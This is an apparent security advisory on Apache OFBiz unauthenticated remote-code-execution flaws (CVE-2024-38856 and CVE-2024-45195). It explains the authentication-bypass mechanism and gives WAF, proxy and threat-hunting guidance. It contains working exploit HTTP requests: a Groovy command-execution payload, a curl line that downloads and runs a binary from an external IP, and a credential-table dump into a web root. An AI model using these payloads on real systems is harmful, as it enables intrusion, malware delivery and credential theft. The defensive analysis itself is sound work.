
Critical Apache OFBiz vulnerabilities CVE-2024-38856 & CVE-2024-45195 allow unauthenticated RCE. Discover how attackers exploit them and how to mitigate now.
Correction (2026-10-07): An earlier version of this article's table listed CVE-2024-45195 as an issue in v18.12.15 and did not state its fix version. CVE-2024-45195 affects Apache OFBiz releases before 18.12.16 and is fixed in 18.12.16; v18.12.15 fixed only CVE-2024-38856, and CVE-2024-45195 was a bypass of that fix. The table, CVSS note and KEV status below are corrected.
Automated threat actors are actively weaponizing an architectural authentication bypass in Apache OFBiz, enabling unauthenticated remote code execution and complete database exfiltration across enterprise deployments. CI/CD infrastructure faced the same weaponization pattern with a critical Jenkins CLI flaw that escalated to ransomware deployment. The primary flaw, tracked as CVE-2024-38856 with a maximum severity rating of CVSS 9.8 (Critical), allows remote attackers to execute arbitrary system commands by chaining benign, unauthenticated endpoints with protected administrative screens.
The Cybersecurity and Infrastructure Security Agency added CVE-2024-38856 to its Known Exploited Vulnerabilities catalog on August 27, 2024, following confirmed widespread exploitation by automated botnet operators. CISA has added many perimeter flaws to that same catalog under similar pressure, including Ivanti Connect Secure's exploited buffer overflow. Security operations teams face an escalating threat environment because an initial patch issued in version 18.12.15 implemented only point-level restrictions, leaving the underlying architectural defect open to a secondary remote code execution bypass tracked as CVE-2024-45195 (CVSS 9.8 per the CNA-supplied score; NVD's own score is 7.5). CISA added CVE-2024-45195 to the KEV catalog on February 4, 2025. Complete remediation requires upgrading to Apache OFBiz version 18.12.16 or later, which fixes CVE-2024-45195 and is the first release unaffected by it.
Cascading Vulnerability Progression
The vulnerability chain stems from a fundamental parsing and state desynchronization between front-end servlet dispatching and back-end view rendering. Earlier disclosures attempted to block path traversal markers, but researchers identified that path traversal sequences were entirely unnecessary to achieve arbitrary script execution.
| CVE ID | Disclosed | CVSS | Flawed Mitigation or Underlying Vector | Primary Exploit Trigger |
|---|---|---|---|---|
| CVE-2024-32113 | May 2024 | 9.8 (Critical) | Traversal filter introduced in v18.12.13 (OFBIZ-13006) | /control/forgotPassword/../ProgramExport |
| CVE-2024-36104 | June 2024 | 9.8 (Critical) | Regex blocking of ; and %2e in v18.12.14 (OFBIZ-13092) | /control/forgotPassword/;/ProgramExport |
| CVE-2024-38856 | August 2024 | 9.8 (Critical) | Point checks added only to ProgramExport.groovy in v18.12.15 | /control/forgotPassword/ProgramExport |
| CVE-2024-45195 | September 2024 | 9.8 (CNA) / 7.5 (NVD) | Bypass of the v18.12.15 fix: unauthenticated access to xmldsdump and viewdatafile; affects releases before 18.12.16, fixed in v18.12.16 (KEV: 2025-02-04) | /control/forgotPassword/viewdatafile |
Flaw Mechanics: Controller-View Desynchronization
Apache OFBiz handles incoming HTTP traffic through a centralized servlet architecture defined in ControlServlet.java and orchestrated by RequestHandler.java. The request dispatching workflow relies on routing metadata specified inside controller.xml.
<request-map uri="forgotPassword">
  <security https="true" auth="false"/>
  <response name="success" type="view" value="forgotPassword"/>
</request-map>
When a client submits a request to /webtools/control/forgotPassword/ProgramExport, the framework processes the URI through distinct, disconnected steps:
RequestHandler.getRequestUri()extracts the initial path segment following/control/, identifyingforgotPasswordas the primary request URI.RequestHandler.doRequest()queriescontroller.xmlto evaluate authorization. BecauseforgotPassworddefinesauth="false", the framework marks the request as authorized without prompting for credentials.RequestHandlerevaluates the remainder of the URI path and assigns the trailing path component (ProgramExport) to an internal variable namedoverrideViewUri.RequestHandler.renderView()rendersProgramExportinstead of the standard view mapped to the password recovery routine.- In versions up to 18.12.14,
renderView()assumed authentication had been validated during the initial controller lookup, invoking the administrative view without verifying administrative session tokens.
Attackers can execute any administrative view by prefixing the target screen with any unauthenticated carrier endpoint, including /webtools/control/showDateTime/, /webtools/control/TestService/, or /webtools/control/main/.
Active Exploitation and Groovy Payloads
Threat actors began automated scanning and mass exploitation within 48 hours of proof-of-concept availability. Exploitation speed keeps compressing further, as JadePuffer's fully agentic AI ransomware campaign demonstrated with no human operator involved. Adversaries primarily target the ProgramExport screen, an administrative diagnostic interface designed to execute raw Apache Groovy scripts within the Java Virtual Machine.
POST /webtools/control/forgotPassword/ProgramExport HTTP/1.1
Host: target-erp.enterprise.local:8443
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

groovyProgram=throw+new+Exception('id;+uname+-a'.execute().text);
By wrapping execution commands inside an unhandled exception (throw new Exception(...)), attackers force the OFBiz rendering engine to catch the error and echo the standard output of the executed process directly within the HTTP response body.
Automated botnets, including variants of Mirai and Muhstik, leverage this vector to deliver ELF binary droppers and establish reverse shells:
POST /webtools/control/forgotPassword/ProgramExport HTTP/1.1
Host: target-erp.enterprise.local:8443
Content-Type: application/x-www-form-urlencoded

groovyProgram=String+cmd%3D"curl+-s+http%3A%2F%2F185.220.101[.]5%2Fofbiz.arm7+-o+%2Ftmp%2Fofbiz%3B+chmod+%2Bx+%2Ftmp%2Fofbiz%3B+%2Ftmp%2Fofbiz"%3B+Process+p%3DRuntime.getRuntime().exec(["/bin/sh",+"-c",+cmd]+as+String[])%3B
Supply Chain Impact and the CVE-2024-45195 Bypass
The patch released in Apache OFBiz 18.12.15 addressed CVE-2024-38856 by adding manual permission checks inside ProgramExport.groovy and EntitySQLProcessor.groovy:
if (!security.hasPermission('ENTITY_MAINT', userLogin)) {
 return
}
Because the underlying path confusion logic inside RequestHandler.java remained unaddressed, attackers could still reach any screen definition lacking embedded script-level permission checks. This architectural oversight yielded CVE-2024-45195.
Researchers weaponized two alternate views to compromise fully patched 18.12.15 instances:
- Database Exfiltration via
xmldsdump: Thexmldsdumpview exports database tables directly to disk. Attackers trigger unauthenticated database dumps containing password hashes, active session tokens, and financial records into publicly accessible web roots:
POST /webtools/control/forgotPassword/xmldsdump HTTP/1.1
Host: target-erp.enterprise.local:8443
Content-Type: application/x-www-form-urlencoded

outpath=./themes/common-theme/webapp/common-theme/&filename=creds.txt&entityName=UserLogin
- Web Shell Upload via
viewdatafile: Theviewdatafilescreen parses user-supplied data definitions and CSV records, writing parsed data to arbitrary file paths. Attackers host an external XML schema and a malicious CSV file containing embedded JSP code, forcing OFBiz to write a persistent web shell under/applications/accounting/webapp/accounting/index.jsp.
Enterprise resource planning frameworks and commercial derivatives sharing or forking the Apache OFBiz core—including Opentaps Open Source ERP, HotWax Commerce, Scipio ERP, and custom manufacturing execution systems—remain exposed if upstream patches are not merged. Enterprise middleware keeps proving the same point: our coverage of Oracle WebLogic's critical proxy bypass under mass exploitation traces a similar unauthenticated path to RCE.
Detection and Edge Mitigation Playbook
Security teams can deploy Web Application Firewall rules and reverse proxy access control lists to block exploitation attempts immediately without waiting for application maintenance windows.
ModSecurity Detection Rules
# Block Controller-View URI Overrides
SecRule REQUEST_URI "@rx ^/(?:[^/]+/)+control/(?:forgotPassword|showDateTime|TestService|view|main)/([a-zA-Z0-9_-]+)" \
 "id:1000085,\
 phase:2,\
 block,\
 msg:'Apache OFBiz Controller-View Desynchronization Attempt (CVE-2024-38856 / CVE-2024-45195)',\
 logdata:'Matched Override View: %{TX.1}',\
 t:none,t:urlDecodeUni,t:normalizePath,\
 setvar:'tx.anomaly_score_pl1=+%{tx.critical_anomaly_score}',\
 tag:'attack-rce',\
 tag:'CVE-2024-38856',\
 tag:'CVE-2024-45195'"

# Block Malicious Groovy Parameters
SecRule ARGS:groovyProgram "@rx (?i)(?:Runtime\.getRuntime\(\)|ProcessBuilder|\.execute\(|throw\s+new\s+Exception)" \
 "id:1000086,\
 phase:2,\
 block,\
 msg:'Apache OFBiz Groovy Payload Injection Detected',\
 t:none,t:urlDecodeUni,\
 setvar:'tx.anomaly_score_pl1=+%{tx.critical_anomaly_score}',\
 tag:'attack-rce'"
Reverse Proxy Ingress Controls
Organizations utilizing Nginx can restrict administrative paths and prohibit multi-segment URI chaining:
# Restrict administrative tooling to internal subnets
location ~* ^/webtools/ {
 allow 10.0.0.0/8;
 allow 192.168.0.0/16;
 deny all;
}

# Reject unauthenticated path chaining
location ~* ^/[a-zA-Z0-9_]+/control/(forgotPassword|showDateTime|main)/.+ {
 return 403 "Forbidden: Direct view override prohibited";
}
Threat Hunting and Forensic Indicators
Incident response teams should inspect web server access logs for anomalous POST requests chaining known unauthenticated actions with administrative views:
POST\s+/(?:[^/]+/)+control/(?:forgotPassword|showDateTime|TestService|view|main)/(?:ProgramExport|EntitySQLProcessor|xmldsdump|viewdatafile|EntityMaint|CheckDb)
Forensic investigators must also review:
- JVM Child Processes: Monitor endpoint detection telemetry for the OFBiz Java runtime spawning shell binaries (
/bin/sh,/bin/bash,powershell.exe,curl,wget,certutil.exe). - Web Root File Creation: Inspect
/themes/common-theme/webapp/common-theme/and/applications/accounting/webapp/for unauthorized.jspor.txtartifacts. - Application Logs: Audit
runtime/logs/ofbiz.logfor execution stack traces referencingjava.lang.ProcessImpl,GroovyShell, orDataFile.
Remediation Roadmap
Upgrading to Apache OFBiz 18.12.16 or later is mandatory. Default-setting exploitation isn't unique to ERPs either: see how Gitea's default registration settings enabled RCE and host takeover. Version 18.12.16 introduces strict authorization checks directly within
RequestHandler.java, ensuring that anonymous requests cannot render protected views regardless of the carrier controller.
To ensure long-term defense-in-depth:
- Enforce Network Isolation: Place administrative interfaces (
/webtools/*) behind Zero Trust Network Access architecture or authenticated management gateways. - Disable Non-Essential Components: Remove or disable
webtoolsentirely in production runtime configurations viaframework/webtools/ofbiz-component.xml. - Restrict File System Permissions: Run the OFBiz process under a dedicated low-privilege service account with read-only access to web application root directories.
- Implement Egress Filtering: Block outbound HTTP and HTTPS connections originating from the ERP cluster to disrupt payload delivery and reverse shell connections.
Related reading
- AI Supply Chain Security Risks: How OpenAI Integrations and Hugging Face Flaws Expose Enterprise Infrastructure
- Three Flaws, One Attack Chain: How SimpleHelp Became Ransomware's Favourite MSP Gateway
- CVE-2026-55944: Critical Unauthenticated RCE Hits Microsoft Dynamics NAV and Business Central On Premises